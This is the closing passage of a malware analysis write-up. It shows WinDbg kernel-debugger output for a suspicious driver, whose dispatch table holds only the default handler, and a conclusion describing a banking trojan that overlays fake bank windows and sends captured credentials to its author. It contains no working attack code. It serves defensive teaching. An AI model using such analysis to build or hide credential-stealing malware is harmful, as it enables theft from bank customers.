    [14]             : 0x82aec0e5 [Type: long (*)(_DEVICE_OBJECT *,_IRP *)]
    [15]             : 0x82aec0e5 [Type: long (*)(_DEVICE_OBJECT *,_IRP *)]
    [16]             : 0x82aec0e5 [Type: long (*)(_DEVICE_OBJECT *,_IRP *)]
    [17]             : 0x82aec0e5 [Type: long (*)(_DEVICE_OBJECT *,_IRP *)]
    [18]             : 0x82aec0e5 [Type: long (*)(_DEVICE_OBJECT *,_IRP *)]
    [19]             : 0x82aec0e5 [Type: long (*)(_DEVICE_OBJECT *,_IRP *)]
    [20]             : 0x82aec0e5 [Type: long (*)(_DEVICE_OBJECT *,_IRP *)]
    [21]             : 0x82aec0e5 [Type: long (*)(_DEVICE_OBJECT *,_IRP *)]
    [22]             : 0x82aec0e5 [Type: long (*)(_DEVICE_OBJECT *,_IRP *)]
    [23]             : 0x82aec0e5 [Type: long (*)(_DEVICE_OBJECT *,_IRP *)]
    [24]             : 0x82aec0e5 [Type: long (*)(_DEVICE_OBJECT *,_IRP *)]
    [25]             : 0x82aec0e5 [Type: long (*)(_DEVICE_OBJECT *,_IRP *)]
    [26]             : 0x82aec0e5 [Type: long (*)(_DEVICE_OBJECT *,_IRP *)]
    [27]             : 0x82aec0e5 [Type: long (*)(_DEVICE_OBJECT *,_IRP *)]
```

If we request for more details about the **driver object**, we easily confirm that **bf190a1f.sys driver** is related to the **1C51F309C6EBA200 driver**, as shown below:

```
kd> !drvobj 85df34f8 3
Driver object (85df34f8) is for:
 \Driver\1C51F309C6EBA200
```

```
Driver Extension List: (id , addr)

Device Object list:


DriverEntry:   89a8d000    bf190a1f
DriverStartIo: 00000000
DriverUnload:  89a8a15c    bf190a1f
AddDevice:     00000000
```

No IRP Dispatch Table manipulation ☺

```
Dispatch routines:
[00] IRP_MJ_CREATE                      82aec0e5    nt!IopInvalidDeviceRequest
[01] IRP_MJ_CREATE_NAMED_PIPE           82aec0e5    nt!IopInvalidDeviceRequest
[02] IRP_MJ_CLOSE                       82aec0e5    nt!IopInvalidDeviceRequest
[03] IRP_MJ_READ                        82aec0e5    nt!IopInvalidDeviceRequest
[04] IRP_MJ_WRITE                       82aec0e5    nt!IopInvalidDeviceRequest
[05] IRP_MJ_QUERY_INFORMATION           82aec0e5    nt!IopInvalidDeviceRequest
[06] IRP_MJ_SET_INFORMATION             82aec0e5    nt!IopInvalidDeviceRequest
[07] IRP_MJ_QUERY_EA                    82aec0e5    nt!IopInvalidDeviceRequest
[08] IRP_MJ_SET_EA                      82aec0e5    nt!IopInvalidDeviceRequest
[09] IRP_MJ_FLUSH_BUFFERS               82aec0e5    nt!IopInvalidDeviceRequest
[0a] IRP_MJ_QUERY_VOLUME_INFORMATION    82aec0e5    nt!IopInvalidDeviceRequest
[0b] IRP_MJ_SET_VOLUME_INFORMATION      82aec0e5    nt!IopInvalidDeviceRequest
[0c] IRP_MJ_DIRECTORY_CONTROL           82aec0e5    nt!IopInvalidDeviceRequest
[0d] IRP_MJ_FILE_SYSTEM_CONTROL         82aec0e5    nt!IopInvalidDeviceRequest
[0e] IRP_MJ_DEVICE_CONTROL              82aec0e5    nt!IopInvalidDeviceRequest
[0f] IRP_MJ_INTERNAL_DEVICE_CONTROL     82aec0e5    nt!IopInvalidDeviceRequest
[10] IRP_MJ_SHUTDOWN                    82aec0e5    nt!IopInvalidDeviceRequest
[11] IRP_MJ_LOCK_CONTROL                82aec0e5    nt!IopInvalidDeviceRequest
[12] IRP_MJ_CLEANUP                     82aec0e5    nt!IopInvalidDeviceRequest
[13] IRP_MJ_CREATE_MAILSLOT             82aec0e5    nt!IopInvalidDeviceRequest
[14] IRP_MJ_QUERY_SECURITY              82aec0e5    nt!IopInvalidDeviceRequest
[15] IRP_MJ_SET_SECURITY                82aec0e5    nt!IopInvalidDeviceRequest
[16] IRP_MJ_POWER                       82aec0e5    nt!IopInvalidDeviceRequest
[17] IRP_MJ_SYSTEM_CONTROL              82aec0e5    nt!IopInvalidDeviceRequest
[18] IRP_MJ_DEVICE_CHANGE               82aec0e5    nt!IopInvalidDeviceRequest
[19] IRP_MJ_QUERY_QUOTA                 82aec0e5    nt!IopInvalidDeviceRequest
[1a] IRP_MJ_SET_QUOTA                   82aec0e5    nt!IopInvalidDeviceRequest
[1b] IRP_MJ_PNP                         82aec0e5    nt!IopInvalidDeviceRequest
```

This driver is very simple because it does not have even a dedicated dispatch routine. At end, nothing so interesting has come up from this short WinDbg analysis.

Conclusion

Honestly, I have written this document aiming to help other professionals in learning few concepts and proving that malware analysis is not limited in getting evidences from basic static and dynamic analysis, but it includes a deeper interest in understanding how the used infection techniques work by taking advantage from memory and advance static analysis.

In this specific case, as we were handling a malicious DLL, so I preferred not use ring 3 debuggers for preventing to make this document longer than it is. Finally, we made a simple overview about a basic malware that performed usual tricks such as drawing an identical windows over the real bank windows, capturing the data entered by the user and send them to the malware's author. Obviously, we have malware that are much more complex around.